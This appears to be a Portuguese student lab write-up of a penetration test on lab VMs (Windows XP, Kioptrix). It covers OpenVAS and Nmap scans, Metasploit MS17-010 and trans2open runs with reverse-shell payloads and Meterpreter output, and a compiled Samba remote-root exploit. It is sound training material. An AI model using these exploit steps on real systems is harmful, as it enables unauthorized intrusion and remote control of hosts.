
New Target

Name	rede interna
Comment	
Hosts	<input checked="" type="radio"/> Manual <input type="radio"/> From file <input type="radio"/> From host assets (0 hosts)
Exclude Hosts	10.120.59.1
Reverse Lookup Only	<input type="radio"/> Yes <input checked="" type="radio"/> No
Reverse Lookup Unify	<input type="radio"/> Yes <input checked="" type="radio"/> No
Port List	All IANA assigned TCP 20...
Alive Test	Scan Config Default
Credentials for authenticated checks	
SSH	-- on port 22
SMB	--
ESXi	--
SNMP	--


Create

Usamos o nome de “Rede Interna”, adicionámos a rede 10.120.59.0/24, excluímos o IP 10.120.59.1 no Exclude Hosts visto ser o endereço do próprio Kali. Por fim, guardámos e iniciamos a Task recém criada.


A este ponto tivemos de esperar que o teste iniciasse e eventualmente terminasse o que levou alguns minutos.



Após o teste terminar a página atualiza e fica algo similar ao presente acima. Para ver mais detalhes das vulnerabilidades temos de ir à página de vulnerabilidades que basta ir a Scans > Results



Após entrar na página deparamos com a imagem abaixo, que contém uma listagem de todas as vulnerabilidades, quando foram encontradas, a percentagem de certeza e a sua gravidade. Ao clicar em cada uma conseguimos saber mais informações e ao clicar no gráfico podemos filtrá-las pelo grau de gravidade.



High severity

Security Assistant - Thu May 16 22:06:52 2024 UTC

Filter: severity>6.9
first=1 rows=10 apply_overrides=1 min_qod=70 autofp=0 sort-reverse=created

Results (7 of 190)

Results by Severity Class (Total: 7)

Results vulnerability word cloud

Results by CVSS (Total: 7)

Vulnerability	Severity	QoD	Host	Location	Created
Webalizer Cross Site Scripting Vulnerability	7.5 (High)	80%	10.120.59.12	443/tcp	Thu May 16 21:49:50 2024
Webalizer Cross Site Scripting Vulnerability	7.5 (High)	80%	10.120.59.12	80/tcp	Thu May 16 21:49:50 2024
Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Remote	10.0 (High)	98%	10.120.59.11	445/tcp	Thu May 16 21:49:46 2024
Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)	98%	10.120.59.11	445/tcp	Thu May 16 21:49:37 2024
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	10.120.59.11	445/tcp	Thu May 16 21:49:27 2024
OS End Of Life Detection	10.0 (High)	80%	10.120.59.11	general/tcp	Thu May 16 21:44:49 2024
Deprecated SSH-1 Protocol Detection	7.5 (High)	80%	10.120.59.12	22/tcp	Thu May 16 21:44:13 2024

(Applied filter: first=1 rows=10 apply_overrides=1 min_qod=70 autofp=0 sort-reverse=created severity>6.9)

Medium severity

Security Assistant - Thu May 16 22:06:52 2024 UTC

Logged in as Admin admin | Logout

Results (21 of 190)

Results by Severity Class (Total: 21)

Results vulnerability word cloud

Results by CVSS (Total: 21)

Vulnerability	Severity	QoD	Host	Location	Created
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	9.5 (Medium)	99%	10.120.59.12	443/tcp	Thu May 16 22:55:10 2024
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	9.5 (Medium)	99%	10.120.59.12	80/tcp	Thu May 16 22:55:10 2024
SSH Weak Encryption Algorithms Supported	9.5 (Medium)	95%	10.120.59.12	22/tcp	Thu May 16 22:49:55 2024
SSL/TLS Report Vulnerable Cipher Suites for HTTPS	9.5 (Medium)	98%	10.120.59.12	443/tcp	Thu May 16 21:49:53 2024
SSL/TLS Report Weak Cipher Suites	9.5 (Medium)	98%	10.120.59.12	443/tcp	Thu May 16 21:49:35 2024
SSL/TLS Certificate Signed Using A Weak Signature Algorithm	9.5 (Medium)	80%	10.120.59.12	443/tcp	Thu May 16 21:48:57 2024
HTTP Debugging Methods (TRACE/TRACK) Enabled	9.5 (Medium)	99%	10.120.59.12	443/tcp	Thu May 16 21:48:46 2024
HTTP Debugging Methods (TRACE/TRACK) Enabled	9.5 (Medium)	80%	10.120.59.12	80/tcp	Thu May 16 21:48:39 2024
SSL/TLS Diffe-Hellman Key Exchange Insufficient DH Group Strength Vulnerability	9.5 (Medium)	80%	10.120.59.12	443/tcp	Thu May 16 21:48:22 2024
SSL/TLS SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)	9.5 (Medium)	80%	10.120.59.12	443/tcp	Thu May 16 21:48:22 2024

(Applied filter: first=1 rows=10 apply_overrides=1 min_qod=70 autofp=0 sort-reverse=created severity>6.9)

Low severity

Greenbone Security Assistant - Thu May 16 22:06:52 2024 UTC

Logged in as Admin admin | Logout

Results (3 of 190)

Results by Severity Class (Total: 3)


Results vulnerability word cloud

Results by CVSS (Total: 3)

Vulnerability	Severity	QoD	Host	Location	Created
TCP timestamps	2.5 (Low)	80%	10.120.59.12	general/tcp	Thu May 16 21:49:53 2024
SSH Weak MAC Algorithms Supported	2.5 (Low)	95%	10.120.59.12	22/tcp	Thu May 16 21:49:13 2024
TCP timestamps	2.5 (Low)	80%	10.120.59.10	general/tcp	Thu May 16 21:47:54 2024

(Applied filter: first=1 rows=10 apply_overrides=1 min_qod=70 autofp=0 sort-reverse=created severity>0 and severity<4)

Vulnerabilidades mais relevantes encontradas



Windows XP

No Windows XP encontraram-se várias vulnerabilidades sendo que a maioria e as mais críticas se tratam de vulnerabilidades associadas com o SMB (Server Message Block).

Kioptrix

No kioptrix encontraram-se vulnerabilidades críticas relativas a Cross site scripting, SSH, SMB, entre outros.


The screenshot shows a 'Result: Deprecated SSH-1 Protocol Detection' page. At the top, there's a navigation bar with links for Dashboard, Scans, Assets, SecInfo, Configuration, Extras, Administration, and Help. Below the navigation is a header with a green checkmark icon, the title 'Result: Deprecated SSH-1 Protocol Detection', and some metadata: ID: f9173cf15b049fe-bb62-449ce513e5da, Created: Thu May 16 21:44:13 2024, Modified: Thu May 16 21:44:13 2024, Owner: admin. A table below lists the vulnerability details: Vulnerability (Webalizer Cross Site Scripting Vulnerability), Severity (7.5 [High]), QoD (80%), Host (10.120.59.12), Location (22/tcp), and Actions (Edit, Delete). The main content area is divided into sections: Summary, Vulnerability Detection Result, Impact, Solution, Affected Software/OS, Vulnerability Detection Method, and References. The 'Summary' section states: 'The host is running SSH and is providing / accepting one or more deprecated versions of the SSH protocol which have known cryptographic flaws.' The 'Vulnerability Detection Result' section notes: 'The service is providing / accepting the following deprecated versions of the SSH protocol which have known cryptographic flaws: 1.33, 1.5'. The 'Impact' section mentions: 'Successful exploitation could allow remote attackers to bypass security restrictions and to obtain a client's public host key during a connection attempt and use it to open and authenticate an SSH session to another server with the same access.' The 'Solution' section advises: 'Reconfigure the SSH service to only provide / accept the SSH protocol version SSH-2.' The 'Affected Software/OS' section lists: 'Services providing / accepting the SSH protocol version SSH-1 (1.33 and 1.5).'. The 'Vulnerability Detection Method' section provides details: 'Details: Deprecated SSH-1 Protocol Detection (OID: 1.3.6.1.4.1.25623.1.0.801993) Version used: \$Revision: 13586 \$'. The 'References' section includes links to CVE-2001-0361, CVE-2001-0572, CVE-2001-1473, BID: 2344, CERT: CB-K15/1534, DFN-CERT:2015-1619, and other resources like http://www.kb.cert.org/vuls/id/684820 and http://xforce.iss.net/force/xfdb/6603.

The screenshot shows a 'Result: Webalizer Cross Site Scripting Vulnerability' page. The layout is similar to the first one, with a navigation bar and a header showing the same metadata: ID: 05654161-c97d-4896-9457-1a257ab28f7a, Created: Thu May 16 21:49:50 2024, Modified: Thu May 16 21:49:50 2024, Owner: admin. A table below lists the vulnerability details: Vulnerability (Webalizer Cross Site Scripting Vulnerability), Severity (7.5 [High]), QoD (80%), Host (10.120.59.12), Location (443/tcp), and Actions (Edit, Delete). The main content area is divided into sections: Summary, Vulnerability Detection Result, Solution, Vulnerability Detection Method, and References. The 'Summary' section states: 'Webalizer have a cross-site scripting vulnerability, that could allow malicious HTML tags to be injected in the reports generated by the Webalizer.' The 'Vulnerability Detection Result' section notes: 'Vulnerability was detected according to the Vulnerability Detection Method.' The 'Solution' section advises: 'Upgrade to Version 2.01-09 and change the directory in 'OutputDir''. The 'Vulnerability Detection Method' section provides details: 'Details: Webalizer Cross Site Scripting Vulnerability (OID: 1.3.6.1.4.1.25623.1.0.10816) Version used: \$Revision: 9348 \$'. The 'References' section includes links to CVE-2001-0835 and BID: 3473.

Metasploit

Por padrão o Kali já vem instalado com o Metasploit, mas, se por um acaso não estiver instalado segue em baixo o comando a utilizar.

```
sudo apt install metasploit-framework -y
```



```
(kali㉿kali)-[~]
$ sudo apt install metasploit-framework -y
Reading package lists ... Done
Building dependency tree ... Done
Reading state information... Done
metasploit-framework is already the newest version (6.4.5-0kali1).
The following packages were automatically installed and are no longer required:
  libadwaita-1-0 libappstream5 libatk-adaptor libboost-dev libboost1.83-dev
  libopenblas-dev libopenblas-pthread-dev libopenblas0 libpython3-all-dev
  libpython3.12 libpython3.12-dev libstemmer0d libxmlb2 libxsimd-dev
  python3-all-dev python3-anyjson python3-beniget python3-gast
  python3-pyatspi python3-pythran python3.12-dev xtl-dev zenity
  zenity-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 20 not upgraded.

(kali㉿kali)-[~]
$
```

Para iniciar o metasploit utilizamos o comando:

```
msfconsole
```

Exploração de vulnerabilidades

Windows XP

No Windows decidimos explorar a vulnerabilidade de SMB, que no caso de sucesso poderíamos alcançar os privilégios máximos.

Com alguma pesquisa, encontrámos no Rapid7 a seguinte forma de exploração:



Description

This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/windows/smb/ms17_010_psexec
2 msf exploit(ms17_010_psexec) > show targets
3     ...targets...
4 msf exploit(ms17_010_psexec) > set TARGET < target-id >
5 msf exploit(ms17_010_psexec) > show options
6     ...show and set options...
7 msf exploit(ms17_010_psexec) > exploit
```

Comandos utilizados:

```
use exploit/windows/smb/ms17_010_psexec
set rhosts 10.120.59.11
set lhost 10.120.59.1
run
```

```
msf6 > use windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > setg rhosts 10.120.59.11
rhosts => 10.120.59.11
msf6 exploit(windows/smb/ms17_010_psexec) > setg lhost 10.120.59.1
lhost => 10.120.59.1
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.120.59.1:4444
[*] 10.120.59.11:445 - Target OS: Windows 5.1
[*] 10.120.59.11:445 - Filling barrel with fish... done
[*] 10.120.59.11:445 - ←———— | Entering Danger Zone | —————→
[*] 10.120.59.11:445 - [*] Preparing dynamite ...
[*] 10.120.59.11:445 - [*] Trying stick 1 (x86) ... Boom!
[*] 10.120.59.11:445 - [+] Successfully Leaked Transaction!
[*] 10.120.59.11:445 - [+] Successfully caught Fish-in-a-barrel
[*] 10.120.59.11:445 - ←———— | Leaving Danger Zone | —————→
[*] 10.120.59.11:445 - Reading from CONNECTION struct at: 0x821783d0
[*] 10.120.59.11:445 - Built a write-what-where primitive ...
[+] 10.120.59.11:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.120.59.11:445 - Selecting native target
```

```
[*] 10.120.59.11:445 - Reading from CONNECTION struct at: 0x821783d0
[*] 10.120.59.11:445 - Built a write-what-where primitive...
[+] 10.120.59.11:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.120.59.11:445 - Selecting native target
[*] 10.120.59.11:445 - Uploading payload... ogXPNztQ.exe
[*] 10.120.59.11:445 - Created \ogXPNztQ.exe ...
[+] 10.120.59.11:445 - Service started successfully ...
[*] 10.120.59.11:445 - Deleting \ogXPNztQ.exe ...
[*] Sending stage (176198 bytes) to 10.120.59.11
[*] Meterpreter session 1 opened (10.120.59.1:4444 → 10.120.59.11:1040) at 2024-05-16 22:22:36 +0100
```

Depois de algumas tentativas de envio do payload, conseguimos uma sessão meterpreter:

```
meterpreter > sysinfo
Computer      : IFPC
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Domain        : MSHOME
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > ipconfig
```

```
Interface 1
=====
Name       : MS TCP Loopback interface
```

```
Computer      : IFPC
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Domain        : MSHOME
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > ipconfig
```

```
Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
MTU        : 1520
IPv4 Address: 127.0.0.1
```

```
Interface 2
=====
Name       : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 08:00:27:5e:43:0a
MTU        : 1500
IPv4 Address: 10.120.59.11
IPv4 Netmask: 255.255.255.0
```

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > █
```

Para validar que estamos na máquina do Windows XP, mostramos o endereço ip que coincide com o da tabela de endereçamento e para comprovar que temos privilégios máximos fizemos um pwd que nos mostra que estamos no diretório do system.

Kioptrix

Parte 1

Para começar, decidimos tentar obter um pouco mais de informação do Nmap para completar e verificar com as vulnerabilidades encontradas no OpenVas:

```
[root@kali]~[/home/kali]
# nmap -A -sv 10.120.59.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 22:38 WEST
Nmap scan report for 10.120.59.12
Host is up (0.00053s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|_ Potentially risky methods: TRACE
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000  2              111/tcp    rpcbind
|   100000  2              111/udp   rpcbind
|   100024  1              32768/tcp  status
|_ 100024  1              32773/udp status
139/tcp   open  netbios-ssn Samba smbd (workgroup: gGMYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2024-05-18T01:39:09+00:00; +3h59m59s from scanner time.
| sslv2:
|   SSLv2 supported
| ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_   Subject:
|     commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=Som
eState/countryName=---
| Not valid before: 2009-09-26T09:32:06
|_Not valid after: 2010-09-26T09:32:06
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:37:AB:90 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop
Host script results:
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: 3h59m58s
TRACEROUTE
HOP RTT      ADDRESS
1  0.53 ms 10.120.59.12
```

```
OS and Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 20.73 seconds
```

Reparámos no seguinte user SMB que pode servir para uso posteriormente:

```
Host script results:  
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unkn  
own> (unknown)  
|_smb2-time: Protocol negotiation failed (SMB2)  
|_clock-skew: 3h59m58s
```

Mesmo com este scan não encontrámos a versão do SMB que está em uso e precisamos dele para tentar encontrar um exploit que seja eficiente. Com isso em mente, abrimos o msfconsole para pesquisar por módulos ou auxiliares relacionados com a versão do SMB para detetar a versão específica que está em uso.

Para isso executámos o comando:

```
Msf6> search smb_version  
msf6 > search smb_version  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/smb/ smb_version		normal	No	SMB Version D etection

```
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version
```

Com o auxiliar “auxiliary/scanner/smb/smb_version”, tentamos detetar a versão de SMB em uso. Para isso seguimos os seguintes passos:

```

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
---      ---           ---           ---
RHOSTS          yes        yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS         1           yes        The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 10.120.59.12
rhosts => 10.120.59.12
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.120.59.12:139 - SMB Detected (versions:) (preferred dialect:) (signatures: optional)
[*] 10.120.59.12:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 10.120.59.12: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >

```

Com isso, já sabíamos que a versão específica é a Samba 2.2.1 o que possibilitou-nos pesquisar por módulos ou exploits que funcionassem para este caso. Usámos, como sugerido, o rapid7 e encontrámos o seguinte resultado:

The screenshot shows the Rapid7 Vulnerability & Exploit Database homepage. The main title is "Samba trans2open Overflow (Linux x86)". Below the title, there is a table with two columns: "Disclosed" and "Created". The "Disclosed" column contains the date "04/07/2003", and the "Created" column contains the date "05/30/2018". Under the "Description" section, it states: "This exploit uses the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 Linux systems that do not have the noexec stack option set. NOTE: Some older versions of RedHat do not seem to be vulnerable since they apparently do not allow anonymous access to IPC." A "Comments" button is visible at the bottom right of the exploit card.

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/linux/samba/trans2open
2 msf exploit(trans2open) > show targets
3     ...targets...
4 msf exploit(trans2open) > set TARGET < target-id >
5 msf exploit(trans2open) > show options
6     ...show and set options...
7 msf exploit(trans2open) > exploit
```

Com isso, prosseguimos para a exploração usando o exploit acima:

```
msf6> use exploit/Linux/samba/trans2open
```

```
msf6 exploit(trans2open) > show options
Module options (exploit/linux/samba/trans2open):
Name   Current Setting  Required  Description
RHOSTS  10.120.59.12    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT   139              yes       The target port (TCP)

Payload options (generic/shell_reverse_tcp):
Name   Current Setting  Required  Description
LHOST   10.120.59.1     yes       The listen address (an interface may be specified)
LPORT   4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Samba 2.2.x - BruteForce

View the full module info with the info, or info -d command.
```

Com isso já configurado, executámos o exploit:

```

msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 10.120.59.1:4444
[*] 10.120.59.12:139 - Trying return address 0xbffffdfc ...
[*] 10.120.59.12:139 - Trying return address 0xbfffffcfc ...
[*] 10.120.59.12:139 - Trying return address 0xbfffffbfc ...
[*] 10.120.59.12:139 - Trying return address 0xbfffffafc ...
[*] 10.120.59.12:139 - Trying return address 0xbffff9fc ...
[*] 10.120.59.12:139 - Trying return address 0xbffff8fc ...
[-] Command shell session 196 is not valid and will be closed
[*] 10.120.59.12 - Command shell session 196 closed.
[*] 10.120.59.12:139 - Trying return address 0xbffff7fc ...
[*] 10.120.59.12:139 - Trying return address 0xbffff6fc ...
[*] 10.120.59.12:139 - Trying return address 0xbffff5fc ...
[*] 10.120.59.12:139 - Trying return address 0xbffff4fc ...
[*] 10.120.59.12:139 - Trying return address 0xbffff3fc ...
[-] Command shell session 197 is not valid and will be closed
[*] 10.120.59.12 - Command shell session 197 closed.
[*] 10.120.59.12:139 - Trying return address 0xbffff2fc ...
[*] 10.120.59.12:139 - Trying return address 0xbffff1fc ...
[*] 10.120.59.12:139 - Trying return address 0xbffff0fc ...
[*] 10.120.59.12:139 - Trying return address 0xbffffeffc ...
[*] 10.120.59.12:139 - Trying return address 0xbffffeefc ...
[-] Command shell session 198 is not valid and will be closed

```

O exploit pareceu funcionar mas o meterpreter não conseguia manter as sessões ativas.

Com isso, optamos por pesquisar na internet por alguma outra forma de explorar a máquina e quais exploits usar com base nas vulnerabilidades encontradas anteriormente.

Encontramos, usando o exploitDB e o searchsploit, o exploit **10.c** que é relacionado com a versão do Samba no Kioptix. Para o seu uso, usámos os seguintes comandos:

```

searchsploit -m multiple/remote/10.c
gcc 10.c -o test_exploit
chmod +x test_exploit

```

```

(kali㉿kali)-[~]
$ searchsploit -m multilpe/remote/10.c
Exploit: Samba < 2.2.8 (Linux/BSD) - Remote Code Execution
          URL: https://www.exploit-db.com/exploits/10
          Path: /usr/share/exploitdb/exploits/multiple/remote/10.c
          Codes: OSVDB-4469, CVE-2003-0201
          Verified: True
          File Type: C source, ASCII text
          Copied to: /home/kali/10.c

```

```

(kali㉿kali)-[~]
$ gcc 10.c -o test_exploit

(kali㉿kali)-[~]
$ chmod +x test_exploit

```

Com o exploit compilado e autorizado a executar, vímos a sua forma de usar:

```
./test_exploit
[(kali㉿kali)-[~]]$ ./test_exploit -c
samba-2.2.8 < remote root exploit by eSDee (www.netric.org/be)
_____
./test_exploit: option requires an argument -- 'c'
Usage: ./test_exploit [-bBcCdfprsStv] [host]

-b <platform>    bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>          bruteforce steps (default = 300)
-c <ip address>   connectback ip address
-C <max childs>   max childs for scan/bruteforce mode (default = 40)
-d <delay>         bruteforce/scanmode delay in micro seconds (default = 100000)
-f                force
-p <port>          port to attack (default = 139)
-r <ret>            return address
-s                scan mode (random)
-S <network>       scan mode
-t <type>          presets (0 for a list)
-v                verbose mode
```

